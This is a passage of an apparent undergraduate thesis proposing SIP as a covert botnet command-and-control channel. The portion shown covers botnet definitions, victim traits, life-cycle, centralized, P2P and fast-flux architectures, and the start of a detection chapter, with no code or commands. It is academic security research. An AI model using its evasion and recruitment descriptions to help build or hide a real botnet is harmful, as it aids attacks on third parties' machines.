ΠΑΝΕΠΙΣΤΗΜΙΟ ΑΙΓΑΙΟΥ

Τμήμα Μηχανικών Πληροφοριακών & Επικοινωνιακών Συστημάτων

Πρόγραμμα Προπτυχιακών Σπουδών

SIP as a Botnet C&C Covert channel (Αξιολόγηση του πρωτοκόλου SIP ως κρυφού καναλιού ελέγχου και επικοινωνίας για Διαδικτυακά ρομπότ)

Λάμπρου Σώζων

Statement of Authenticity: I declare that this thesis is my own work and was written without literature other than the sources indicated in the bibliography. Information used from the published or unpublished work of others has been acknowledged in the text and has been explicitly referred to in the given list of references. This thesis has not been submitted in any form for another degree or diploma at any university or other institute of tertiary education.

Karlovassi, 14/01/2015

Lamprou Sozon

Contents

1 Introduction **13**

1.1 Thesis structure 14

1.2 Thesis contribution 15

2 Botnet definition **16**

2.1 Characteristics of bots 17

2.2 Botnet's life-cycle 18

3 Ways of communication **21**

3.1 Centralized 21

3.2 Decentralized 22

3.3 Hybrid model 24

3.4 Fast-Flux model 25

4 Botnet Detection techniques **28**

4.1 Honeynet 28

4.2 Intrusion Detection Systems (IDSs) 29

4.2.1 Host-based detection 31

4.2.2 Network-based detection 33

5 C&C over SIP **37**

5.1 Session Initiation Protocol 37

5.1.1 SIP Functionality 37

5.1.2 SIP Components 38

5.1.3 SIP in action 40

5.2 SIP as a botnet C&C covert channel 44
5.3 The idea 44

6 Test-bed description 47

6.1 Botnet Structure 47
6.1.1 Codification 48
6.2 Botnet Operation 73
6.3 Experimental Results 76

7 Related work 82

8 Conclusion 84

8.1 Future work 84

List of Figures

2.1 The basic elements of a botnet 16

3.1 Fast-flux model 25

5.1 SIP session setup example 40

6.1 A typical SIP REGISTER request 74

6.2 A SIP OK response 74

6.3 Changeable sdp data descriptors 75

6.4 SIP request/response pattern 76

6.5 Results of ping flood attack: Used physical memory 78

6.6 Results of ping flood attack: Bandwidth consumption 78

6.7 Results of ping flood attack: Network I/O activity (Kbps) 78

6.8 Results of ping flood attack: CPU usage 79

6.9 Results of SYN flood attack: Bandwidth consumption 80

6.10 Results of SYN flood attack: Network I/O activity (Kbps) 80

6.11 Results of SYN flood attack: Used physical memory 81

6.12 Results of SYN flood attack: CPU usage 81

List of Tables

6.1 Results of ping flood attack 77

6.2 Results of SYN flood attack 80

Abbreviations

DoS .... Denial of Service

DDoS .... Distributed Denial of Service

IDS .... Intrusion Detection System

IRC .... Internet Relay Chat

C&C .... Command and Control

DGA .... Domain Generation Algorithm

DNS .... Domain Name System

DDNS .... Dynamic Domain Name System

TTL .... Time-To-Live

HTTP .... Hyper Text Transfer Protocol

FTP .... File Transfer Protocol

FFSN .... Fast-Flux Service Network

SBS .... Signature-Based System

ABS .... Anomaly-Based System

SIP .... Session Initiation Protocol

RTP .... Real Time Protocol

QoS .... Quality of Service

RSTP .... Real Time Streaming Protocol

MEGACO .... Media Gateway Control Protocol

PSTN .... Public Switched Telephone Network

SDP .... Session Description Protocol

UA .... User Agent

UAC .... User Agent Client

UAS .... User Agent Server

B2BUA .... Back-To-Back User Agent

RR .... Resource Records

OSN .... Online Social Networking

SMS .... Short Message Service

RR .... Resource Record

IM .... Instant Messaging

VoIP .... Voice over IP

Η ΤΡΙΜΕΛΗΣ ΕΠΙΤΡΟΠΗ ΔΙΔΑΣΚΟΝΤΩΝ ΕΓΚΡΙΝΕΙ
ΤΗ ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ ΤΟΥ ΦΟΙΤΗΤΗ
ΛΑΜΠΡΟΥ ΣΩΖΩΝ

____

Καμπουράκης Γεώργιος, Επιβλέπων, Επίκουρος Καθηγητής
Τμήμα Μηχανικών Πληροφοριακών και
Επικοινωνιακών Συστημάτων

____

Βουγιούκας Δημοσθένης, Μέλος, Μόνιμος Επίκουρος Καθηγητής
Τμήμα Μηχανικών Πληροφοριακών και
Επικοινωνιακών Συστημάτων

____

Καλλίγερος Εμμανουήλ, Μέλος, Επίκουρος Καθηγητής
Τμήμα Μηχανικών Πληροφοριακών και
Επικοινωνιακών Συστημάτων

ΠΑΝΕΠΙΣΤΗΜΙΟ ΑΙΓΑΙΟΥ
ΙΑΝΟΥΑΡΙΟΣ 2015

Abstract

Nowadays, the need for Internet use is growing fast, especially with the vast technological development all around us. More and more people are using it, more and more programs are running, thus more and more undesirable code is being executed in a daily basis. This growth has encouraged botnets to emerge, become more sophisticated, creating a serious threat against cyber-security. Perhaps, the major factor which augments botnet phenomenon is that there are a lot of networks and protocols (e.g. IRC, HTTP), which can be used by botmasters to control their botnets. With distributed intelligence, botnets can unleash attacks against several targets for a variety of reasons, mainly monetary or for the extraction of data.

This thesis presents a comprehensive definition of what is a botnet and how botnets work. The major characteristics of botnets will be analysed, such as their structure, the ways in which they can go undetected, as well as ways to detect and counter-fight a botnet. Due to its widespread use, we analyse Session Initiation Protocol (SIP) and show that it can be easily exploited for the benefit of a botnet developer. Nowadays, SIP is a key component in many telecommunication and Internet multimedia services. Therefore, in the context of the current thesis, we exploit SIP as a covert channel for implementing basic botnet's C&C operations. Additionally, we present statistical results gathered from laboratory experiments under two different types of attacks to a victim machine. To the best of our knowledge, this is the first work in the literature that demonstrate in detail the potential of using SIP to hide botnet communications.

Περίληψη

Στην εποχή μας, η ανάγκη χρήσης του Διαδικτύου αυξάνεται με γοργούς ρυθμούς, ειδικά με την εξέλιξη της τεχνολογίας γύρω μας. Ακολουθώντας τον πολλαπλασιασμό των διαθέσιμων υπηρεσιών στον τελικό χρήστη και την αύξηση στη χωρητικότητα των κινητών ή μη δικτύων επικοινωνιών, ολοένα και περισσότεροι άνθρωποι χρησιμοποιούν το Διαδίκτυο για τις καθημερινές τους ανάγκες. Από την άλλη μεριά, ο κίνδυνος από την εξάπλωση και εκτέλεση κακόβουλου λογισμικού τείνει διαρκώς αυξανόμενος. Η εξέλιξη αυτή συντέλεσε στην περαιτέρω ανάπτυξη των botnets. Τα botnets αποτελούν μια σοβαρή απειλή ενάντια στην ασφάλεια του κυβερνοχώρου. Ίσως ο σημαντικότερος παράγοντας, ο οποίος εντείνει το φαινόμενο των botnets, είναι η ύπαρξη πολλών δικτύων και πρωτοκόλλων (όπως IRC, HTTP), πράγμα που βοηθά τους διαχειριστές τους (botmaster) να ελέγχουν ευκολότερα και αποτελεσματικότερα τα διαδυκτιακά ρομπότ τους (botnet). Με την κατανεμημένη τεχνολογία (νοημοσύνη) τα botnets μπορούν να εκτελούν επιθέσεις για διάφορους λόγους, κυρίως χρηματικούς ή την απόσπαση δεδομένων από τους τελικούς χρήστες.

Αυτή η διπλωματική εργασία παρουσιάζει ένα πλήρη ορισμό του τί είναι ένα botnet και πώς αυτά λειτουργούν. Στο πλαίσιο της παρούσας διπλωματικής θα αναλύσουμε τα κύρια χαρακτηριστικά των διαδικτυακών ρομπότ (botnets) συμπεριλαμβανομένων, τη δομής τους, των τρόπων που χρησιμοποιούν για να παραμένουν κρυμμένα, καθώς και των μεθόδων ανίχνευσης και αντιμετώπισής του. Επίσης θα αναλύσουμε το ευρέως χρησιμοποιούμενο σήμερα Session Initiation Protocol (SIP) και θα δείξουμε ότι μπορεί εύκολα να χρησιμοποιηθεί για την υλοποίηση ενός κρυφού (covert) καναλιού επικοινωνίας από τους botmasters. Επιπλέον, θα παρουσιάσουμε στατιστικά αποτελέσματα που συγκεντρώθηκαν από εργαστηριακά πειράματα εξαπολύοντας δύο διαφορετικούς τύπους επιθέσεων άρνησης πρόσβασης (DoS) εναντίον ενός διακομιστή (server). Απ΄ όσο γνωρίζουμε αυτή είναι η πρώτη εργασία στη βιβλιογραφία, η οποία αναλύει με λεπτομέρειες και αξιολογεί τη χρήση του SIP ως κρυφού καναλιού επικοινωνίας διαδικτυακών ρομπότ.

Acknowledgements

Prior to presenting the results of this master thesis, I would like to thank some people who I met and worked with and played a very important role toward the realization of this work.

I would like to express my deep gratitude and respect to Mr. Marios Anagnostopoulos and Mr. Zisis Tsiatsikas, for their continuous help and support. During the completion of this thesis, their advices and insight was invaluable to me.

Furthermore, I am very grateful to the supervisor of this Master thesis, Assistant Professor Georgios Kambourakis, for the confidence he showed me as well as his studious support and guidance during all these months of hard work.

In addition, I would like to thank my family, for always believing in me, for their continuous love and their support in my decisions. Without them I could not have made it here.

Chapter 1

Introduction

Global internet has been undergoing a lot of attacks daily. These attacks are designed to target people and organizations. Naturally, this sets an alarm for millions of people, businesses and governments all around the world, as several of them are being victims of attackers using all kinds of malware from phishing scams that steal data to spam for monetary fraud [1].

To perform these activities botnets play a significant role. Botnets are networks of compromised machines formed by malware. These machines called zombies or bots. Attackers use these zombie computers to create a distributed platform ready for an attack. The main problem for detecting and repelling a botnet is that it is difficult to quantify, as it keeps changing its magnitude and its place in order to be undetectable.

According to [2] in year 2004, a typical strong botnet has 2.000 to 10.000 infected terminals. In the same report Symantec, has found that after 14-day measurements 800.000 to 900.000 terminals are zombies infected with some type of bot. Furthermore, the work in [3] shows that experts believe that approximately 16–25% of the computers connected to the Internet are members of botnets. The most compelling reason to create a botnet is because it is lucrative. Symantec [4] reported an advertisement on an underground forum in 2010 promoting a botnet of 10.000 bots for US$ 15. This botnet may be used in a spam or rogue-ware campaign, but could also be used for a Distributed Denial of Service (DDoS) attack. Another implementation of a botnet is to send a great volume of emails commonly referred to as spam. Another Symantec's report in 2010 shows that more than 89% of all email messages on the Internet were attributed to spam. Furthermore, about

88% of these spam messages were sent with the help of botnets [5].

First botnet implementations were developed in parallel with Internet Relay Chat (IRC) protocol. This is an appllication layer protocol that organises communication in channels, so users can chat together. These clients are able to communicate with chat servers performing message multiplexing and other functions [6]. Bots were not necessarily harmful but mainly controlled interactions in IRC chat rooms [3]. Instead, they provide services to chat users and retrieve information, such as logs, email addresses and others. The first botnet was released in 1993 under the name Eggdrop [3]. After that, botnets adopted the concept of retrieving information, but they also attacked other IRC users including entire IRC servers. As the empirical knowledge matured, new mechanisms for communication with the botmaster were used. Other protocols came to the foreground, which integrated new powerful methods of attack. Specifically, they could propagate like worms and be hidden like viruses. A well-known bot was Agobot [3]. At the point where the Agobot was developed, botnets became a major threat to the Internet.

1.1 Thesis structure

The next chapter 2 of this thesis provides a definition of a botnet in regard to its meaning and its basic elements. Furthermore, we denote which characteristics a machine should have to become a member of a botnet (bot). In addition, a brief description of the botnet's life-cycle is offered to understand the operation of a botnet. In chapter 3, we provide a comprehensive overview of how members of a botnet communicate, namely their structure and the designs that allow it to be stealth. Chapter 4 discusses ways in which botnets can be detected and tracked. The usage of the SIP protocol as well as the idea to use SIP as a covert channel are given in chapter 5. Moreover, we offer a brief definition of the SIP protocol the ways it can be used as a the covert channel for botnet communication. In chapter 6, we analyse our SIP-based botnet and its provide its implementation in Java programming language. Additionally, we offer experimental results involving two different attacks, which are gathered through laboratory tests. In chapter 7 we make a brief reference to other related work. Finally, we conclude and give pointers to future work.

1.2 Thesis contribution

The contribution of this thesis is to provide a better understanding of the botnet phenomenon. So, among others, it offers a short summary of the existing knowledge on botnets, that is, how botnets work, including their architecture and command and control communication (C&C) channels. However, the basic pillar of contribution is that of the exploitation of SIP as a covert channel for botnet communications. More precisely, it will be demonstrated that SIP can be easily exploited for the benefit of a botnet developer. Additionally, we will present statistical results gathered from laboratory experiments under two different types of attacks to a victim machine.

Chapter 2

Botnet definition



Figure 2.1: The basic elements of a botnet

Botnets are networks formed by malware resulting in compromised machines called bots [3]. A bot is a software program installed in a vulnerable host having the goal of performing malicious actions. The bot software can be installed in a host in many ways such as viral mechanisms or by accessing infected sites [7]. When this piece of software is initialized makes the bot active upon boot time and the machine then becomes a member of the network (botnet).

The botmaster is also called the "herder" or the master of the bots, in other words: a skilled person who commands bots through a C&C server to perform attacks. In order for the botmaster to make a machine member of his botnet, he makes a number of actions [8].

Firstly, he scans a network for vulnerable hosts to exploit their vulnerabilities. Here, the significant part of the botmaster's strategy is the programs he is going to use. These are either custom-made or pre-developed programs from others. Actually, there are a lot of ready to use programs, which scan the network, setting backdoors and generally exploit systems. Apart from the exploitation of vulnerable hosts, a bot-herder is able to also collect a target list by social engineering. Using psychological manipulation of people to perform actions or reveal confidential information it can lead to web client attacks, email attacks or instant messaging attacks, all of may ease the collection of bots. Many botmasters don not construct their botnet from scratch, but use already existing botnets. This can be done by hijacking, that is, a way to take over other botnets. Another way to carry off a botnet is to purchase one or trade one from the underground economy.

Thus, a botnet is a collection of bots connected to a C&C channel. As already mentioned botmasters or bot-herders are the users who control the botnet, performing illegal activities. They conduct the commands which the bots execute. The difference between a bot and malicious software is the C&C channel, which is considered as an unbreakable part of a botnet. Using the C&C channel, bots can communicate with each other as well as with the botmaster. The C&C infrastructure defines the architecture of a botnet, so it can be centralized or decentralized as discussed in chapter 3. Moreover the type of the architecture determines the botnet robustness, stability and reaction time.

2.1 Characteristics of bots

To become a member of a botnet the machine (bot) should have several specific characteristics [3], [7]:

- First off, a bot needs to propagate itself. Namely, it is a vital function for a botnet to disseminate and increase the numbers of the bots, to stay alive.

- Prospective bots should have high transmission rates. This helps bots exchange in a quick and unnoticeable manner commands and other messages related to attacks. This gives the botmaster the advantage of possessing a large cumulative bandwidth to target servers, for example when executing a DDoS attack.

- They must be vulnerable. Bots should have low security level. Low security level

have bots when they lack of updating operating systems or applications. With this low security level the botmaster can easily break into those systems.

- Bots should have low monitoring rates. Meaning that a prospective bot should be not monitored by an Intrusion Detection System (IDS) or by anyone else.
- Preferably, a bot should be “always connected” and thus be available all the time. This means that zombie machines are preferred to be “always on” perhaps with the help of a program developed for this reason.
- Bots should have high-speed internet access to invigorate botmaster’s action.
- Bots should have distant locations between each other; namely to be geographically far away from each other. This offers low probability for law enforcement officers to be able to track the attacker.

Characteristics of mobile bots as mentioned in [9]:

- Mobile bots have the wireless or data connection turned on in order to stay tuned with social networks or connected to an Instant Messaging (IM) or Voice over IP (VoIP) service.
- Mobile bots do not exhibit diurnal behavior as that of the equivalent PC-based bots, since mobile devices rarely get turned off during the night period.
- are capable of acquiring new IP addresses very often as matter of few minutes

2.2 Botnet’s life-cycle

According to [3], [10] the life-cycle of a botnet is divided in five phases:

- *Initial infection*: This phase comprises of steps common to a regular procedure of infection. Namely, the attacker scans a network for vulnerable hosts and infects the victim in different ways, such as, downloading malware from websites or infecting files being attached to emails or from infected removable disks etc.

- *Secondary infection*: In order to begin with the secondary infection it is necessary to successfully complete the first phase. In this phase, the bot runs a script called shell-code. This script searches in a given network database for malware binaries. When it is downloaded and executed the victim machine turns into a bot and starts to act like it. The download is usually performed by Hyper Text Transfer Protocol (HTTP), File Transfer Protocol (FTP) or Peer to Peer (P2P) protocols. After that, the malware program starts automatically each time the bot is rebooted.

- *Connection*: In this phase the bot program establishes a command and control (C&C) channel and the bot is connected to the C&C server. The connection phase occurs several times during the bot life-cycle, so that the botmaster is sure that the bot is taking part in the botnet and is able to receive commands. In order for the malicious software to find the victim's binary repository or the C&C server, the malicious software should contain the address of the machines. These addresses could be in the form of a list of static IP addresses or a list of domain names. Furthermore domain names could be (preferably) dynamic or static. To achieve invisibility botmasters usually use Dynamic DNS (DDNS). Dynamic domain names are produced by using a Domain Generation Algorithm (DGA) to generate a large number of domain names that can be used as a rendezvous point. There is also an architectural structure, which is being used as an intermediate point, where the infected machine first calls a static domain and then a list of domain names. After the C&C channel is being established, then bots wait in readiness for commands to launch an attack.

- *Malicious command and control*: In the phase, where messages are being exchanged more often. However, the C&C traffic is not of high volume and usually does not cause high network latency. Malicious activities can vary. Some of them correspond to identity or other information theft, DDoS attacks, spreading of malware, spamming, phishing, generally monitoring the network or searching for vulnerable and unprotected computers.

- *Update and maintenance*: The final phase of the life-cycle of a botnet is that of update and maintenance. The general idea to keep bots alive is to update their soft-

ware library. A botmaster makes these updates for several reasons more precisely, to evade detection or to add new functions to his botnet. It is rather a risky step during the life-cycle of a botnet, because in order to disseminate updates it could make the botnet detectable. Therefore, when botmasters update their libraries they usually move their bots to a different C&C server.

Chapter 3

Ways of communication

The way in which botmasters communicate with the bots, determines the architectural design of a botnet [3]. The communication, which makes possible a variety of architectural designs, is between the C&C server and the bots. Each design has its weaknesses and strengths and it is up to the botmaster to pick the most fruitful design to achieve his goals.

3.1 Centralized

A centralized architecture is based on the client-server model. The main idea is that all bots are connected to a central point, namely to one C&C server. A typical example of this architecture is based on the IRC protocol [11]. In IRC the server forms the backbone of IRC and it provides a point to which clients may connect. As all bots are monitored by a central C&C server, this architecture has the advantage of having quick reaction times and good bot coordination. The server is able to provide the botmaster with fundamental properties of the botnet, such as the number of active bots and/or their global distribution. A major drawback however, is that the C&C server is in itself a central point of failure. Moreover, the discovery of the central location may compromise the whole system. Thus, the botnet can be detected and terminated relatively easily.

To better understand the IRC protocol it is necessary to describe some of its features. An interesting feature is that the botmaster can choose where to send his messages. In IRC multicast communication is possible through groups called communication channels. Also by using IRC one can have a private unicast communication between two members.

An advantage, which emerges from this feature is that the botmaster can obtain flexible control over its botnet as, for example, he can choose carefully a group of bots to perform an attack or to execute a certain command.

Since the emergence of IRC-based botnets they have evolved using concealment techniques to hide the C&C content of IRC messages. Such techniques, are for example a foreign language, a custom dialect and a simple XOR or hashing of the content of IRC messages. By using obfuscated IRC messages, botnets are able to evade signatured-based detection and honeypot-based tracking approaches discussed in chapter 4. Apart from those techniques, IRC botnets are quite easy to detect, not only due to they inherent the central point of failure, but also because IRC traffic is not common and it is rarely used in legacy networks. So, if a network administrator has suspicions of an IRC botnet he can detect IRC traffic and block it with the help of, say, a firewall. Therefore, HTTP became popular as a mechanism for implementing C&C communication. As HTTP traffic is permitted in most networks, it can be used as a cover up communication channel between the bots and botmaster.

3.2 Decentralized

Decentralized botnet designs have been developed in order to compensate for the disadvantage of having a central C&C server. Unlike centralized designs, in decentralized architecture bots don not communicate with one C&C server, as there is no such entity. With this design the botnet is more difficult to be disarticulated. Furthermore, it gives the botnet great flexibility and robustness, which enables it to handle a large number of bots while maximizing profits. Such botnets are usually based on P2P protocol and work as an overlay network on top of the physical network topology, where the nodes in the overlay form a subset of the nodes in the physical network. Overlays are used for indexing and peer discovery. For the interested reader, P2P overlays are well analysed in [3].

Based on how the nodes in P2P overlays are linked to each other and how resources are indexed and located, overlays are classified as follows:

- *Unstructured P2P Overlays*: The unstructured P2P overlays are random topologies, offering localized optimizations to different regions of the overlay. They have dif-

ferent degrees of distribution such as lawful networks or uniform random networks. These overlays are highly robust, due to the fact that a large number of peers are frequently joining and leaving the network. Due to their unstructured nature, it makes it difficult for a peer to locate a piece of data. Therefore, the search query must be flooded through the network to find as many peers as possible that share the data of interest.

- *Structured P2P Overlays*: Structured overlays are distributed linked data structures designed for efficient routing (ID search). Nodes have unique IDs that can be used to address them. Structured overlays are organized into a specific topology and this makes the search for a piece of data more efficient. All versions of these overlays can be described as having a local structure based on some metric (often a ring, along which the IDs are ordered) and long range links that serve as shortcuts. Current P2P botnets are based on structured overlays.

- *Superpeer Overlays*: In superpeer networks peers are not equal. A small subset of the peers are automatically selected as temporary servers to help important functions such as search and control. Many P2P applications such as the well-known Skype application apply superpeers. Superpeer networks are more visible, and less robust to targeted attacks, thus the most efficient botnets are not likely to adopt this design.

For the development of a P2P botnet two steps are necessary. The first step, is the selection of peer candidates. The second step is to implement the necessary actions to make the peer candidates members of the botnet. Peer candidates are separated in three different type of candidates.

- *Parasite*: This type of candidate is a vulnerable host in an existing P2P network. Such an approach is inflexible, because it reduces the number of potential bots under the botmaster's control. This is because the existing hosts in a P2P network limit the scale of a botnet that has parasite bots.

- *Leeching*: This type of candidate is either inside or outside an existing P2P network.

Members of the leeching P2P botnet join an existing P2P network and they depend on it for C&C communication.

- *Bot-only*: In bot-only botnets the bots and only those form the P2P bonet, meaning that all members of a P2P network are bots.

After the initial infection, when the member has become a bot, the next step is the bootstrap procedure, which makes the bot capable of receiving and passing commands. In this step P2P file-sharing networks provide ways for new peers to join the network. Actually, there are three ways for a new peer to join the network.

A commonly adopted technique in unstructured P2P networks is by building an initial list of peers. Each client has a coded list so that each time a new peer is turned up, it will try to contact each peer in that list to update its neighbouring peers.

Another way to do so is with the help of web cache. A web cache is a place on the internet. As for where the web cache is located, it is found inside the code of each client. So, new peers can renew their neighbouring peer list by retrieving the latest updates from the web cache. This technique is commonly adopted by structured P2P networks.

In superpeers, when a new bot is joining the botnet it tries to access the superpeers to update its peer list. All superpeers' addresses are coded in the bots.

Generally, the bootstrap procedure may be a weak point, because as discussed in [3] the discovery of the initial list compromises the network growth. Therefore, an alternative mechanism has been proposed. In this mechanism, when a bot i infects a new victim j, its peer list is passed to j. Then i chooses with a given probability to replace one IP address with host *j's* IP address. If j is already a bot, it updates a part of its own peer list with the one received from i.

3.3 Hybrid model

The idea behind this model is that it borrows characteristics from both decentralized and centralized botnets. A typical example of this technique is the use of P2P architecture with superpeers. According to this model 2 entities; servant bots and client bots. Servant bots behave as both clients and servers, meaning that they are configured with static and routable IP addresses. Client bots on the other hand do not accept incoming connections, so they are configured with dynamically designed or non-routable IP addresses.

This architecture works with the servant bots having their IP addresses on their peer lists. They listen for incoming connections from a determined port and they use a self-generated symmetric encryption key for communication, which makes it more difficult to detect. All bots periodically have to connect to a servant bot to receive new commands from the botmaster. If a bot receives a new command, which it has not noted before, it forwards the command to all servant bots on its peer list.

3.4 Fast-Flux model

To evade detection the fast-flux model has been developed for the implementation of a botnet's C&C server [12], [13], [14]. This technique has been adopted by bot-herders to extend and ameliorate the robustness of their botnets. Also, with this technique botmasters sustain and protect their illegal service infrastructures, including phising or malicious websites. In a fast-flux botnet, its domain names are normally mapped to different sets of IP addresses so as to override traditional security measures, such as IP blacklists and others. Fast-flux botnets become stealthy by using the bots as proxies, and thus by preventing users from making a direct communication with the malicious website in addition to making the detection of C&C servers difficult. These proxies relay users' requests to backend servers as shown in figure 3.1.



Figure 3.1: Fast-flux model

Apart from using different IP addresses a change is also crucial to botnet's vitality as mentioned in [15]. A frequent and fast change of proxies (also known as flux agents) is also ensuring availability, especially when assuming bots tuning on typical PCs which go online and offline at different times. Furthermore, DNS responses are purposely configured with short Time-To-Live (TTL) intervals to continuously change the A records (i.e., the IP addresses). As a result, consequent queries to the same fast-flux service network

domain will return different sets of A records.

Having all the above into mind, the characteristics of fast-flux botnets are:

- The request delegation model.
- Bots do not handle malicious services.
- The hardware used by bots are inferior to that of dedicated servers.

As mentioned in [13], a botmaster may lose control of his bots when the machine is offline, that is, the URL of the bot will be temporarily unavailable. This loss could also be due to the removal of the malicious software running in the bot. In this case, the botmaster will lose all the advantages from the domain name, unless it is remapped to another IP address. The fast-flux service network (FFSN, for short fast-flux botnet) solves all the above problems because of its architectural innovations. Namely, as discussed in the following the requests are being processed along with the mapping between the domain names and IP addresses.

Once the domain name is mapped to a number of IP addresses (they can be from hundreds to thousands IP addresses), it will always correspond to a controllable and online bot. This means that the productivity of the botnet is increased in terms of the access rate of malicious software. Moreover, if a bot has been detected, its connection can be terminated by the domain name's link. Moreover, its relationship with the botnet can be relatively undiscovered.

In addition, the legitimate users' requests are not being processed by the flux agents but by the so-called motherships. These are backend servers, where the requests of the users are being relayed from the bots (flux agents). The bots serve as proxies, because they forward the requests from the users to the motherships and the motherships' responses back to the users. By so doing, the botmaster can update the malware software more easily, because the number of motherships where all the work is done, is kept relatively small.

A major characteristic of fast-flux botnets is the frequent and fast change of proxies. To better understand it, there is a characteristic example in [13]. In this example there are 10 A records, which lead to a phishing web page having a malicious service. The TTL

tag is 300 seconds, meaning that the records will expire every 300 seconds. After that time, another 10 new records will resolve the web page, at which time a new DNS query will then be required to get access to the web page. The new set of IP addresses is being generated randomly.

Chapter 4

Botnet Detection techniques

Considerable effort in network security research is devoted to the detection and the mitigation of a botnet. Given the potential power of botnets to conduct attacks, it makes them dangerous to residences, enterprises or even internationally, in cyber warfare, for example. To understand the magnitude of danger, in a corporate or government scenario of espionage the attacker can silently gather information over a large period of time and still go completely unnoticed, until the time the attack is unleashed. Researchers have developed several architectures and a number of detection taxonomies for detecting such threats.

Detection techniques can be classified in two major categories which are discussed in the following subsections:

- Setting up honeynets
- Intrusion Detection systems (IDSs)

    Host-based detection

    Network-based detection

4.1 Honeynet

A honeynet is a network placed behind a reverse firewall, which captures all inbound and outbound network traffic [16]. The honeynet captures and analyses the traffic thoroughly in order to control it. Generally, the reverse firewall limits the amount of malicious traffic

that can leave the honeynet. A honeynet gives the perpetrator the look and feel of a real network. I fact, it is a network which is aimed at being compromised to provide the system administrator with intelligence about vulnerabilities and compromises within the network.

All the data which are collected for analysis must be gathered without the knowledge of the attacker. Hence, the data which is collected from a honeynet must be stored in different locations. Another function of the honeynet is to protect other networks from being attacked and compromised.

There are currently two generations of honeynets while studies are being conducted towards the third one. In the first generation, honeynets are limited in their ability for data capture and control, but are effective in detecting automated or first level attacks. These limitations make it possible for the attacker to fingerprint them as a honeynet. This generation uses firewall for data control which eliminates outbound connections from the honeynet. This is effective, yet it lacks flexibility. On the other hand second generation honeynets conduct data control by analysing the outbound data and arrive at a determination to block, pass or modify the contents of the packets rendering them as benign.

Honeynets are substantial so as to be able to understand botnet characteristics and technology, but they also have several limitations:

- They have a limited scale in exploited activities, which with difficulty would lead to tracking a botnet.
- They cannot apprehend bots that do not use propagation methods other than those based on web-driven downloads, spam and scanning.
- They can only grant information in regard to the infected machines placed as traps.

4.2 Intrusion Detection Systems (IDSs)

A Intrusion Detection System (IDS) refers to a systems [17], [18] designed to monitor an agent's activity to determine if the agent is acting appropriately or if the agent is exhibiting unexpected behavior. The agent usually corresponds to a computer system

user. Hence, the goal is to determine if the user is an intruder. Two main types of IDSs exist, namely signature-based (SBS) and anomaly-based (ABS).

Signature-based systems rely on pattern-matching techniques. They contain a database of signatures of known attacks and try to match these signatures against the analysed data. When a match is found, an alarm is raised. On the other hand, anomaly-based systems do not have a database with any existing data with which can compare against. First, they build a statistical model describing the normal network traffic. After that, any behavior in network traffic that digresses from the model is acknowledged as an attack. Albeit such systems can detect unknown attacks. They also result in high false positive rates, due to the behavior of legitimate activities which are mostly unforeseeable.

To better comprehend signature-based systems, we will examine briefly worm detection systems. As discussed in [19], most of the deployed worm detection systems are signature-based. They search out specific byte sequences, also referred to as attack signatures, which are known to show up in traffic coming from certain attacks. Usually, attack signatures are identified by human experts during careful analysis of the byte sequence from the captured traffic. A satisfactory signature must regularly stand out in attack traffic but rarely in normal traffic. An advantage of signature-based detection systems is that they are able to operate on-line and in real time.

In more detail, the automated generation for a new attack signature is notably difficult due to the following reasons.

- The creation of an attack signature presupposes that one is able to identify and isolate the attack traffic from the legitimate one. This stands for automatic identification, which is the foundation of other defensive systems.
- The signature generation must be general enough in order to capture all attack traffic of at least certain types of it, while simultaneously being specific enough so as to avoid false-positive results.
- For the worm detection, the system must be flexible enough to deal with the polymorphism in the attack traffic. This polymorphism exists due to the fact that when worms replicate they slightly alter on purpose in order to fool the defence system.

In IDS botnet detection, signature-based detection techniques apply signatures of

current botnets. The basic idea is to extract any information from packets of monitored traffic and register them in a knowledge database of existing bots. An advantage of this technique is that it can easily detect well-known botnets in the wild. However, a major drawback is that it cannot detect zero-day bot attacks, in other words, attacks which are first seen and the signature database has no akin data to compare with. On the other hand, anomaly-based detection adopts the idea of performing botnet detection, relying on an a given model, considering several different network traffic anomalies. IDSs are further divided into host- and network-based systems.

4.2.1 Host-based detection

Host-based detection analyses the machine's behavior. The host is monitored to find any suspicious actions or files (e.g., infected applications, code, any actions performed by applications and not by the user itself). When a bot is running, it performs call sequences to system libraries and therefore changes are made to system registry, file system and/or to network connections. As a result of thumb, this behavior is different from legitimate processes. So, these actions are being monitored in a host-based detection system. A major advantage of using a host-based detection approach is that it is more effective against onset infection, meaning that the host-based approach is going to detect locally the malware at the exact time the infection starts.

There are a lot of monitoring tools to scan and analyse a host in order to distinguish if it is a bot or if it is running normally. A typical example of such a tool is the DeWare [20] one. DeWare stands for detection of malware. It guards a personal computer by detecting signs of malware infection, specifically at the onset of infection. This is attempted through the use of rules, which enforce the correct dependency characteristics at the operating system level. The dependency refers to the relation between user behavior and affiliating system events. The tool's detection process is based on noticing stealthy downloads and execution patterns, which many active malware exhibit at their onset.

